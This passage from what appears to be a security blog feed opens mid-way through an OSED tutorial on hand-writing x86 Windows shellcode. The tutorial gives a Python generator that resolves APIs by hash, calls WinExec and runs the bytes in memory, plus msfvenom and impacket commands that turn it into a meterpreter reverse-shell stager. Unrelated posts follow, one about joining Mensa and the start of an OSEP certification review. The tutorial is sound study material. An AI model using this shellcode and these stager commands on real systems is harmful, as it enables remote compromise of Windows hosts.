        "       mov cx, [edx + 2*ecx]            ;",  # the function's ordinal
        "       mov edx, [edi + 0x1C]            ;",  # AddressOfFunctions RVA
        "       add edx, ebx                     ;",  # AddressOfFunctions VMA
        "       mov eax, [edx + 4*ecx]           ;",  # function RVA
        "       add eax, ebx                     ;",  # function VMA
        "       mov [esp + 0x1C], eax            ;",  # overwrite saved eax from pushad
        "   find_function_finished:              ",
        "       popad                            ;",  # restore registers
        "       ret                              ;",
        "   resolve_symbols:                     ",
        push_instr_winexec_hash,                    # kernel32!WinExec
        "       call dword ptr [ebp - 0x08]      ;",  # find_function
        "       mov [ebp - 0x0C], eax            ;",  # save WinExec
        push_instr_terminate_hash,                 # kernel32!TerminateProcess
        "       call dword ptr [ebp - 0x08]      ;",  # find_function (ebx still = kernel32)
        "       mov [ebp - 0x10], eax            ;",  # save TerminateProcess
        "   call_winexec:                        ",
        "       xor eax, eax                     ;",
        "       push eax                         ;",  # null terminator
        push_instr_command,
        "       mov eax, esp                     ;",  # lpCmdLine
        "       push 5                           ;",  # uCmdShow (2nd arg pushed first)
        "       push eax                         ;",  # lpCmdLine (1st arg pushed last)
        "       call dword ptr [ebp - 0x0C]      ;",  # WinExec(lpCmdLine, uCmdShow)
        "   exec_shellcode:                      ",
        "       xor ecx, ecx                     ;",
        "       push ecx                         ;",  # uExitCode = 0 (push 0 would embed a null!)
        "       push 0xffffffff                  ;",  # hProcess = -1 (current process)
        "       call dword ptr [ebp - 0x10]      ;",  # TerminateProcess(-1, 0)
    ]

    return "\n".join(asm)


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Generate WinExec shellcode stub.")
    parser.add_argument(
        "--command",
        default="calc.exe",
        help="Command line to execute via WinExec",
    )
    parser.add_argument(
        "--breakpoint",
        type=int,
        default=0,
        help="Insert int3 breakpoint at start (0/1)",
    )
    parser.add_argument(
        "--asm-only",
        action="store_true",
        help="Print assembly only, do not assemble",
    )
    parser.add_argument(
        "--test-shellcode",
        action="store_true",
        help="Assemble and execute the shellcode (Windows only)",
    )
    args = parser.parse_args()

    asm_code = exec_cmd(args.command, args.breakpoint)

    if args.asm_only:
        print(asm_code)
    else:
        engine = ks.Ks(ks.KS_ARCH_X86, ks.KS_MODE_32)
        encoding, count = engine.asm(asm_code)
        shellcode = bytes(encoding)
        print("Shellcode length:", len(shellcode))
        print("Shellcode hex:", shellcode.hex())

        if args.test_shellcode:
            print(f"\n[+] Debugging shellcode ...")
            sh = b""
            for e in encoding:
                sh += struct.pack("B", e)

            packed_shellcode = bytearray(sh)
            ptr = ctypes.windll.kernel32.VirtualAlloc(
                ctypes.c_int(0),
                ctypes.c_int(len(packed_shellcode)),
                ctypes.c_int(0x3000),
                ctypes.c_int(0x40),
            )
            buf = (ctypes.c_char * len(packed_shellcode)).from_buffer(packed_shellcode)
            ctypes.windll.kernel32.RtlMoveMemory(
                ctypes.c_int(ptr), buf, ctypes.c_int(len(packed_shellcode))
            )
            print("[=]   Shellcode located at address %s" % hex(ptr))
            input("...ENTER TO EXECUTE SHELLCODE...")
            ht = ctypes.windll.kernel32.CreateThread(
                ctypes.c_int(0),
                ctypes.c_int(0),
                ctypes.c_int(ptr),
                ctypes.c_int(0),
                ctypes.c_int(0),
                ctypes.pointer(ctypes.c_int(0)),
            )
            ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht), ctypes.c_int(-1))
</code></pre>

<h2 id="step-7-test-it">step 7: test it</h2>

<p>As you may have noticed, I included the option to debug it directly from our win10 vm, via <code>VirtualAlloc()</code> and friends<sup id="fnref:5"><a href="#fn:5" class="footnote" rel="footnote" role="doc-noteref">5</a></sup>.</p>

<p>We could just run <code>calc.exe</code>, but that would be boring. So let’s use it as a stager.</p>

<ol>
  <li>create a meterpreter revshell for x86:
    <pre><code class="language-bash"> msfvenom -p windows/meterpreter/reverse_tcp LHOST=tun0 LPORT=4444 -f exe -a x86 -o rev.exe
</code></pre>
  </li>
  <li>setup a meterpreter listener.</li>
  <li>host the revshell via SMB like:
    <pre><code class="language-bash"> sudo impacket-smbserver met /home/kali/shared -smb2support
</code></pre>
  </li>
  <li>use our script in debug mode to run the custom shellcode to trigger it from a shared folder, like this:

<img src="/assets/img/shell-stager.png" alt="shellcode generator calc" /></li>
</ol>

<p>OMG! It’s alive! 🧟‍♂️</p>

<h2 id="bottom-line">bottom line</h2>

<p>That’s pretty much it. We built a full position-independent stager from scratch. In some contexts, knowing what’s under the hood is helpful, because your friend msfvenom won’t work in every situation. Running shellcode vs. understanding it can make the difference.</p>

<p>What if you want a full revshell custom shellcode, not a stager? Well, you’d reach for <code>WSAConnect()</code>, <code>CreateProcessA()</code>, and friends. My priority in this article was to explore how to do the basic stuff. With this baseline, you can adapt it to other contexts<sup id="fnref:6"><a href="#fn:6" class="footnote" rel="footnote" role="doc-noteref">6</a></sup>: you now know how to load dlls, find functions, load their addresses, push args, call them dynamically, etc.</p>

<p>Now go forth and pop those shells. And if you’re also on the OSED journey, see you on the other side. 🐚</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>he uses <code>system()</code> from <code>msvcrt.dll</code>, and I just use <code>WinExec()</code> from <code>kernel32.dll</code> since that dll is already loaded. <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p>I highly recommend checking out the rest of the scripts in his <a href="https://github.com/epi052/osed-scripts">osed-scripts</a> repo. Pure gold. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p>so basically, here I’m explaining it to myself at a level of detail I’m comfortable with. I hope it matches yours as well. <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4">
      <p>remember that the stack grows <strong>down</strong>, so whatever you push <strong>last</strong> sits at the <strong>lowest</strong> address. <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:5">
      <p>yeah, sure, I know it doesn’t make much sense to execute nasm from python by this way. This is just for debugging purposes and <strong>aligned with the OSED course content</strong>. Bear with me! <a href="#fnref:5" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:6">
      <p>you could also use it as a custom revshell or inject the shellcode bytes in the context of a buffer overflow, for instance. <a href="#fnref:6" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="asm" /><category term="certs" /><category term="malware" /><category term="python" /><summary type="html"><![CDATA[Follow me in this deep dive into building a position-independent stager for x86 win. We’ll build the entire shellcode from asm, using only stack strings, hash-based API resolution, and a few null-free tricks.]]></summary></entry><entry><title type="html">brainmaxxing or the art of failing better</title><link href="https://mll.sh/brainmaxxing-or-the-art-of-failing-better/" rel="alternate" type="text/html" title="brainmaxxing or the art of failing better" /><published>2026-08-10T00:00:00+00:00</published><updated>2026-08-10T00:00:00+00:00</updated><id>https://mll.sh/brainmaxxing-or-the-art-of-failing-better</id><content type="html" xml:base="https://mll.sh/brainmaxxing-or-the-art-of-failing-better/"><![CDATA[<p>Well, I don’t usually post about personal stuff, but hey, hoomanity (and me) deserves something different every now and then.</p>

<p>Turns out <em>I’m honored (and slightly amused) to share</em><sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup> that I recently joined <a href="https://www.mensa.es/">Mensa</a>. <em>*play doom_eternal_theme.mp3</em> 💀</p>

<p>Here, I wanted to describe my experience and expectations, as well as some related personal background so you can roast me later if you want to.</p>

<h2 id="mens-what">mens-what?</h2>

<p>Mensa is this organization for people with high IQs. To enter, you need to take an in-person test and score in the top 2% (98th percentile), which is two sigmas away from the mean.</p>

<p>It started in the 40s in the UK and in Spain around the 80s. Since then there have been tons of replications in different countries. Their mission can be summarized as:</p>
<ol>
  <li>identify and promote human intelligence for the benefit of humanity.</li>
  <li>encourage research on the nature, characteristics, and uses of intelligence.</li>
  <li>provide a stimulating intellectual and social environment for its members.</li>
</ol>

<h2 id="my-background">my background</h2>

<p>Spoiler: I was not the typical gifted kid. At all.</p>

<p>Ever since I was a kid, I’ve loved making plans about everything. I’d want to repair a bicycle and would spend more time planning, making budgets and drawing sketches than actually doing it. I’m an only child, so I spent a lot of time by myself and could stay focused for hours in my own world<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup>.</p>

<p>I was also a terrible student. Not the kind who gets bored because the level is too low or the content isn’t challenging, I simply didn’t care about school. I never paid attention and failed an obscene number of subjects. Every year I ended up carrying a ton of subjects over to September, and then suddenly passed all of them<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup>. TBH, I’m not proud of that phase of my life. It felt like I was wasting a lot of time and energy. It was also quite frustrating for my parents<sup id="fnref:4"><a href="#fn:4" class="footnote" rel="footnote" role="doc-noteref">4</a></sup>.</p>

<p>Then my father taught me programming when I was 13. That clicked! I became obsessed<sup id="fnref:5"><a href="#fn:5" class="footnote" rel="footnote" role="doc-noteref">5</a></sup> with it, and I spent all day in underground forums taking part in performance contests to see who could implement the fastest algorithm in VB6.</p>

<p>After high school, I decided to first study an HNC in web development, with the plan of starting uni afterwards (perhaps software engineering). However, I got hired at my internship, so I decided to keep working and put the uni plans on hold.</p>

<p>Fast-forward some years, I did start studying at <a href="https://www.uned.es/universidad/inicio/en/">UNED</a>, but for a BSc in philosophy (plot twist!). There I managed to get several honors while working full-time, plus doing some freelance collabs on the side. I was particularly fascinated by the analytical stream: logic, philosophy of science, etc. I was living in the UK at the time. That was an *intense* period of my life, but somehow I look back on it with nostalgia.</p>

<p>In order to prioritize my career, I put the degree on hold<sup id="fnref:6"><a href="#fn:6" class="footnote" rel="footnote" role="doc-noteref">6</a></sup>. I hadn’t taken it up with a career focus, plus having kids and whatnot, for obvious reasons. However, I think it had an indirect positive impact on my career in terms of structured reasoning, writing, creativity, etc.</p>

<p>Then I pivoted from development to cybersec, then to offsec specifically, and <a href="https://www.linkedin.com/in/mllamazares/">my linkedin</a> tells the rest of the story. Along the way I failed miserably (still do, but with style 😎) at tons of projects, but they somehow contributed to who I am today. For instance, years ago I built an algotrading setup that didn’t translate into anything useful, but it was a great excuse to learn statistics and probability, as well as how to design and implement high-frequency, data-intensive systems<sup id="fnref:7"><a href="#fn:7" class="footnote" rel="footnote" role="doc-noteref">7</a></sup>.</p>

<p>To wrap up, I’ve never considered myself a particularly gifted individual. More like someone with decent processing power who’s willing to spend an unreasonable amount of energy on the stuff he enjoys.</p>

<h2 id="why-i-tried">why i tried</h2>

<p>There were two main factors that motivated me to take the Mensa test.</p>

<p>First, my older son. He is currently ~4 years old, and I think he is showing early signs of giftedness: extraordinary memory, a complex sense of humor, musicality, the ability to focus for long periods of time, etc. But well, I’m his father, so I’m probably super-biased. I believe <em>there are more parents of gifted kids than actual gifted kids</em>, kek. At least it was enough to make me question it, since there is a decent heritability factor.</p>

<p>Second, I stumbled upon <a href="https://www.linkedin.com/in/javier-g-recuenco-70a708/">Javier Recuenco</a>. He was a Mensa Spain ex-president. I discovered him thanks to <a href="https://heavymental.es/">Heavy Mental</a> podcast, where he talks about a wide range of topics. I love his communication style because he is not the typical nerd, but actually exposes complex stuff in a very aproachable way (a la Feynman, but with more sideburns)<sup id="fnref:8"><a href="#fn:8" class="footnote" rel="footnote" role="doc-noteref">8</a></sup>.</p>

<h2 id="the-access-test">the access test</h2>

<p>I took the Mensa online test, then the paid online version called T2, which is supposed to be more accurate. Since I got decent results in both, I decided to give the in-person test a try. They arranged a session at a public library. The very same day, they corrected the test and told me I got accepted! 🎉</p>

<p>Something to highlight is that the exams are <em>culture fair</em>. Mensa is not politically, sexually, or culturally biased. The exam aims to capture your raw fluency in identifying patterns across different contexts and forming abstractions that relate ideas. Due to time constraints, you essentially have only a few seconds to connect the dots and mark your answer. I confess it made me sweat.</p>

<h2 id="motivations">motivations</h2>

<p>I joined Mensa for the following reasons:</p>
<ul>
  <li><strong>networking</strong>: we are trained with the same dataset. And as soon as you get older, you’re somewhat limited in making new connections. Here the premise is quite interesting: you meet people you share something in common with (high IQ), but they can be virtually of any background, profession, etc. I find that very enriching.</li>
  <li><strong>conferences and events</strong>: they organize recurring conferences that are quite interesting. <a href="https://www.youtube.com/user/mensaes">Most of them are uploaded to YT</a>. Low-key, I’d been reviewing them for a while before actually joining.</li>
  <li><strong>SIGs (Special Interest Groups)</strong>: a fancy term for forums that gather people with shared interests, but for some reason it sounds cooler here. They also organize meetups every now and then.</li>
  <li><strong>SIGHT (Service for Information, Guidance, and Hospitality to Travellers)</strong>: is a mensa hospitality network that links traveling members with local hosts who offer accommodation or travel recommendations.</li>
  <li><strong>occasional discounts</strong>: I noticed there are some discounts for members, for instance on board games.</li>
  <li><strong>bragging rights</strong>: I have a super fragile ego; this is a way of being able to sleep at night, kek.</li>
  <li><strong>job opportunities</strong>: also, high IQ often correlates with better job performance. So a potential employer (not currently looking for a change, HR guys) would value that. There is also a specific <a href="https://mensajobs.mensa.es/es/">job board handled by Mensa Spain</a>, btw. This is controversial but I don’t care: I think the controversy is born from the misunderstanding that IQ is everything (more on that later).</li>
</ul>

<h2 id="iq-is-not-everything">iq is *not* everything</h2>

<p>I’m not a big believer in IQ as the <em>ultimate indicator</em> of success, but it’s just another variable in the equation.</p>

<p>Having a nice set of tools is the equivalent of IQ for a carpenter. But if he doesn’t put in the effort, take risks, make mistakes, and so on, he won’t become a good carpenter. On the other hand, someone with only a spoon and grit might still end up creating awesome pieces of woodcraft<sup id="fnref:9"><a href="#fn:9" class="footnote" rel="footnote" role="doc-noteref">9</a></sup>. 🪑</p>

<p>The same applies to effort in isolation; it’s also not a good KPI. People who tried to build a <a href="https://en.wikipedia.org/wiki/Perpetual_motion">perpetual motion</a> machine spent a lot of effort, and some of them were pretty smart. It was still a waste of time since it violates the fundamental laws of physics.</p>

<p>So effort and intelligence are <em>necessary</em> but not <em>sufficient</em> conditions for success. Then, we need to focus on the outputs, that is, the objective achievements (what you’ve done that sets you apart). We don’t remember Einstein because he was a smart guy, but because of his specific contributions to science (and for sticking his tongue out in those funny pictures).</p>

<p>When I interview a candidate for a tech role, I put more weight on verifiable stuff you’ve done (conferences, github repos, bug bounties, certs, blogs, etc.) than on years of experience or standard education. I want proof of work and leading indicators that reflect passion and show you can actually solve problems.</p>

<h2 id="fluid-vs-crystalized-intelligence">fluid vs crystalized intelligence</h2>

<p>There are two types of intelligence: <em>fluid</em> 💧 and <em>crystalized</em> 💎.</p>

<p><em>Fluid</em> intelligence is the raw problem-solving horsepower. It shoots up fast, hits its personal best around age 23, and then starts sliding downhill like my will to live after the third meeting of the day.</p>

<p><em>Crystallized</em> intelligence, on the other hand, is all the stuff you’ve actually learned and stored. It climbs more slowly, peaks later, around 60–70 years, and then declines at a gentler pace.</p>

<p>Here’s a cool chart made by my mate claude to illustrate both concepts over a lifespan:</p>

<script src="https://cdn.jsdelivr.net/npm/chart.js@4.4.1/dist/chart.umd.min.js"></script>

<style>
  .chart-wrap {
    background: transparent;
    max-width: 800px;
    margin: 0 auto;
    padding: 16px;
    font-family: 'Agave', ui-monospace, monospace;
  }
  .chart-box { position: relative; height: 430px; }
  @media (max-width: 600px) { .chart-box { height: 340px; } }
</style>

<div class="chart-wrap">
  <div class="chart-box"><canvas id="intelligenceChart"></canvas></div>
</div>

<script>
/* ---------------------------------------------------------------------------
   FLUID (Gf)  ( one source, unmodified.
   Dual-exponential latent growth model from McArdle, Ferrer-Caja, Hamagami &
   Woodcock (2002), Developmental Psychology 38(1), 115-142, Table 8.
   Woodcock-Johnson-R, N ~ 1,200, ages 2-95.
       W(t) = mu0 + mu1 * [ exp(-Bb*t) - exp(-Ba*t) ]
   Evaluating it reproduces their published peak age of 22.8.

   CRYSTALLIZED (Gc)  ( two sources spliced, because no single study covers both
   ends well. McArdle's Gc is a single test (Oral Vocabulary) and peaks at ~35,
   which is earlier than the adult literature converges on.
     • Childhood rise: McArdle's Gc dual-exponential (fast vocabulary growth).
     • Adulthood: Salthouse's cross-sectional slopes for the vocabulary
       composite  ( +0.02 SD/yr to the peak, -0.011 SD/yr after (Salthouse 2019,
       Psychology and Aging 34(1), Table 2; Salthouse studies, n > 3,000).
       Converted to W units using SD = 18.5, the latent between-person SD at
       the Gc peak from McArdle's Table 9.
     • Peak set at 65. Salthouse (2019) finds vocabulary rising into the 60s;
       Hartshorne & Germine (2015), n = 48,537, put it in the late 60s to early
       70s. (Wechsler normative data suggests the late 40s  ( the low end.)
     • The two segments are joined with a smoothstep blend over ages 15-35 so
       there is no kink where the sources meet.

   Y axis: percent of each ability's own lifetime peak, 0 = the model's value at
   birth. A valid affine transform of the Rasch W scale. Note this means the two
   lines are NOT comparable to each other in absolute terms  ( each is measured
   against its own trajectory.
--------------------------------------------------------------------------- */

(function () {
  const GF = { mu0: -116.5, mu1: 156.3, Bb: 0.0052, Ba: 0.1539 };
  const GC = { mu0: -116.3, mu1: 179.2, Bb: 0.0026, Ba: 0.1104 };

  const W    = (t, p) => p.mu0 + p.mu1 * (Math.exp(-p.Bb * t) - Math.exp(-p.Ba * t));
  const PEAK_GF = Math.log(GF.Ba / GF.Bb) / (GF.Ba - GF.Bb);   // 22.8
  const PEAK_GC = 65;

  const SD_GC = 18.5;                  // W units, McArdle Table 9
  const RISE  = 0.020 * SD_GC;         // Salthouse: +0.02 SD/yr up to the peak
  const FALL  = 0.011 * SD_GC;         // Salthouse: -0.011 SD/yr after
  const HINGE = W(25, GC);             // where the two segments are pinned

  const gcAdult = t => t <= PEAK_GC
    ? HINGE + RISE * (t - 25)
    : HINGE + RISE * (PEAK_GC - 25) - FALL * (t - PEAK_GC);

  function gcRaw(t) {
    const s = Math.min(Math.max((t - 15) / 20, 0), 1);
    const w = s * s * (3 - 2 * s);
    return (1 - w) * W(t, GC) + w * gcAdult(t);
  }

  function normalize(fn, peakAge) {
    const base = fn(0), span = fn(peakAge) - base, out = [];
    for (let t = 0; t <= 90; t += 0.5) out.push({ x: t, y: (fn(t) - base) / span * 100 });
    return out;
  }

  // Flexoki  ( stephango.com/flexoki
  const BLUE   = '#4385BE';  // blue-400
  const ORANGE = '#DA702C';  // orange-400
  const TX     = '#878580';  // base-500
  const GRID   = 'rgba(135, 133, 128, 0.22)';
  const FONT   = "'Agave', ui-monospace, monospace";

  const peakMarkers = {
    id: 'peakMarkers',
    afterDatasetsDraw(chart) {
      const { ctx, chartArea: { top, bottom }, scales: { x } } = chart;
      const marks = [
        { age: PEAK_GF, color: BLUE,   label: 'Gf peak \u00B7 23', align: 'right' },
        { age: PEAK_GC, color: ORANGE, label: 'Gc peak \u00B7 65', align: 'left'  }
      ];
      ctx.save();
      marks.forEach(m => {
        const px = x.getPixelForValue(m.age);
        ctx.beginPath();
        ctx.setLineDash([3, 4]);
        ctx.lineWidth = 1;
        ctx.strokeStyle = m.color;
        ctx.globalAlpha = 0.6;
        ctx.moveTo(px, top);
        ctx.lineTo(px, bottom);
        ctx.stroke();
        ctx.globalAlpha = 1;
        ctx.setLineDash([]);
        ctx.fillStyle = m.color;
        ctx.font = '13px ' + FONT;
        ctx.textAlign = m.align;
        ctx.fillText(m.label, m.align === 'right' ? px - 6 : px + 6, top - 8);
      });
      ctx.restore();
    }
  };

  const line = (label, data, color) => ({
    label, data,
    borderColor: color,
    backgroundColor: color,
    borderWidth: 2.5,
    tension: 0,
    pointRadius: 0,
    pointHoverRadius: 4,
    fill: false
  });

  new Chart(document.getElementById('intelligenceChart'), {
    type: 'line',
    plugins: [peakMarkers],
    data: {
      datasets: [
        line('Fluid (Gf)', normalize(t => W(t, GF), PEAK_GF), BLUE),
        line('Crystallized (Gc)', normalize(gcRaw, PEAK_GC), ORANGE)
      ]
    },
    options: {
      responsive: true,
      maintainAspectRatio: false,
      interaction: { mode: 'index', intersect: false },
      layout: { padding: { top: 26 } },
      plugins: {
        legend: {
          position: 'bottom',
          labels: {
            color: TX,
            usePointStyle: true,
            pointStyle: 'line',
            boxWidth: 28,
            padding: 18,
            font: { family: FONT, size: 13 }
          }
        },
        title: {
          display: true,
          text: 'Fluid vs. crystallized intelligence across the lifespan',
          color: TX,
          font: { family: FONT, size: 16 },
          padding: { bottom: 20 }
        },
        tooltip: {
          titleFont: { family: FONT },
          bodyFont:  { family: FONT },
          callbacks: {
            title: items => 'Age ' + Math.round(items[0].parsed.x),
            label: c => c.dataset.label + ': ' + c.parsed.y.toFixed(1) + '%'
          }
        }
      },
      scales: {
        x: {
          type: 'linear',
          min: 0,
          max: 90,
          title: { display: true, text: 'Age', color: TX, font: { family: FONT, size: 13 } },
          grid: { color: GRID, drawBorder: false },
          ticks: { color: TX, font: { family: FONT, size: 12 }, stepSize: 10 }
        },
        y: {
          min: 0,
          max: 100,
          title: { display: true, text: '% of lifetime peak', color: TX, font: { family: FONT, size: 13 } },
          grid: { color: GRID, drawBorder: false },
          ticks: { color: TX, font: { family: FONT, size: 12 }, stepSize: 25, callback: v => v + '%' }
        }
      }
    }
  });
})();
</script>

<h3 id="bottom-line">bottom line</h3>

<p>In my case, that blue curve peaked a decade ago and there’s nothing I can do about it. The orange one keeps climbing for another three decades and that part is almost entirely on me. So the only variable I still control is the boring one: showing up and accumulating stuff. 🧗‍♂️</p>

<p>But something has to turn the blue curve into the orange one, and in my case that mechanism has always been failed projects, and failing is just the build step nobody puts on their linkedin.</p>

<p>Keep grinding! 💪</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p>yep, this deserves the linkedin cringy cliché <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p>still do, tbh. However, I never considered myself an introvert. I’m a pretty social person. <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p>sacrifycing the summer, ofc <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4">
      <p>and now that I’m a dad, I can empathize with that much better, jeez <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:5">
      <p>I can get quite obsessive sometimes <a href="#fnref:5" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:6">
      <p>which I will resume when I retire or something <a href="#fnref:6" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:7">
      <p>this was pre-llm without claude code, can you even imagine? <a href="#fnref:7" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:8">
      <p>he’s also an expert in complex systems, a topic that fascinates me and I’ve talked about earlier <a href="/how-to-not-be-a-llm-kiddie">in this very blog</a>. <a href="#fnref:8" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:9">
      <p>hey, I think this analogy was pretty visual, huh? <a href="#fnref:9" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Miguel Llamazares</name></author><category term="misc" /><summary type="html"><![CDATA[Well, I don’t usually post about personal stuff, but hey, hoomanity (and me) deserves something different every now and then.]]></summary></entry><entry><title type="html">my experience passing the osep cert</title><link href="https://mll.sh/passing-osep/" rel="alternate" type="text/html" title="my experience passing the osep cert" /><published>2026-05-03T00:00:00+00:00</published><updated>2026-05-03T00:00:00+00:00</updated><id>https://mll.sh/passing-osep</id><content type="html" xml:base="https://mll.sh/passing-osep/"><![CDATA[<p>I recently passed the OSEP exam on the first attempt, achieving both independent requirements to pass: &gt;=100 points and the slippery <code>secret.txt</code> flag. 💅</p>

<p>I wanted to solidify my internal pentesting skillz, since web hacking is more my comfort zone (check my <a href="/passing-oswe">OSWE cert review</a>). So this was a great opportunity to push myself and learn in a challenging environment.</p>

<p>Here I’ll share my personal experience preparing for this exam.</p>

<blockquote>
  <p>[!NOTE] spoiler
There will be no <em>spoilers</em> here. It’s just my personal experience, without anything that isn’t already public.</p>
</blockquote>

<h2 id="os-what">os-what?</h2>
<p>The <a href="https://www.offsec.com/courses/pen-300/">Offensive Security Experienced Pentester (OSEP)</a> from OffSec is probably the most advanced active directory penetration testing cert, along with the <a href="https://academy.hackthebox.com/preview/certifications/htb-certified-active-directory-pentesting-expert">Certified Active Directory Pentesting Expert (CAPE)</a> from HackTheBox<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>.</p>

<p><a href="https://www.offsec.com/courses/pen-300/">PEN-300: Advanced Penetration Testing (PEN-300)</a> is the course behind the OSEP certification, and it covers a wide range of internal penetration testing skills and techniques, including:</p>

<ul>
  <li>develop client-side attack techniques using Microsoft Office and other common applications, including building a reliable attack vector</li>
  <li>master antivirus evasion methods and tools</li>
  <li>bypass application whitelisting mechanisms like AppLocker</li>
  <li>implement advanced lateral movement strategies in Windows and Linux environments</li>
  <li>conduct sophisticated Active Directory exploitation and attacks to uncover hidden vulnerabilities</li>
  <li>evade network detection systems, including IDS and IPS</li>
  <li>perform advanced exploitation of Microsoft SQL and Active Directory</li>
  <li>use advanced programming concepts and Win32 APIs for attack development</li>
</ul>

<h2 id="the-course">the course</h2>
<p>Overall, the course is pretty well put together. The content is easy to follow and goes in-depth on relevant topics. Some sections aren’t strictly required for the exam, but it’s super helpful to know what’s under the hood.</p>

<p>Fun fact: I managed to <a href="/escalating-preauth-sqli-to-rce">escalate a sqli to an rce</a> in a real engagement thanks to studying this cert. So just for that, I guess it was worth it, kek.</p>

<h3 id="stuff-i-liked">stuff I liked</h3>
<ul>
  <li>the network section was accurate and aligned with what I’ve seen in real enterprise setups.</li>
  <li>the demo of <em>why</em> and <em>how</em> the default meterpreter obfuscation gets flagged is 🔥.</li>
  <li>the challenges’ attack paths cover the course material quite organically.</li>
  <li>the adcs section has now been included!</li>
  <li>phishing via ics calendar invites was very interesting and up to date.</li>
  <li>pwning ci/cd pipelines open a ton of possibilities for latmov. Learned a lot here!</li>
</ul>

<h3 id="stuff-i-didnt-love">stuff I didn’t *love*</h3>
<ul>
  <li><strong>post-exploitation is sometimes too permissive</strong>: once you’re local admin, you can do basically anything, like disabling defender and/or firewall rules.</li>
  <li><strong>few opsec refs/considerations</strong>, e.g. <code>psexec</code> usage, <code>net user</code>, etc.</li>
  <li><strong>some av bypasses are too naïve</strong>, e.g. vanilla process hollowing would get caught by Crowdstrike or any other competent EDR. That said, EDR evasion is a demanding field that requires constant updates, and this course does provide a solid baseline.</li>
  <li><strong>phishing is mostly vba macros and hta</strong>: both are a bit outdated (macros are disabled by default now) and easy to detect.</li>
</ul>

<h2 id="reqs">reqs</h2>
<p>IMHO, the following skills matter:</p>
<ul>
  <li><strong>ad hacking</strong>: being familiar with the core concepts and common offensive techniques.</li>
  <li><strong>programming background</strong>: being fluent with c# and powershell.</li>
  <li><strong>ctf experience</strong>: if you don’t have some background pwning boxes, you will struggle.</li>
  <li><strong>windows internals</strong>: nothing crazy, but knowing winapi, process and filesystem structure, etc. helps.</li>
</ul>

<h2 id="prep">prep</h2>
<p>I prepped for 1.5 months, and this was my strategy:</p>
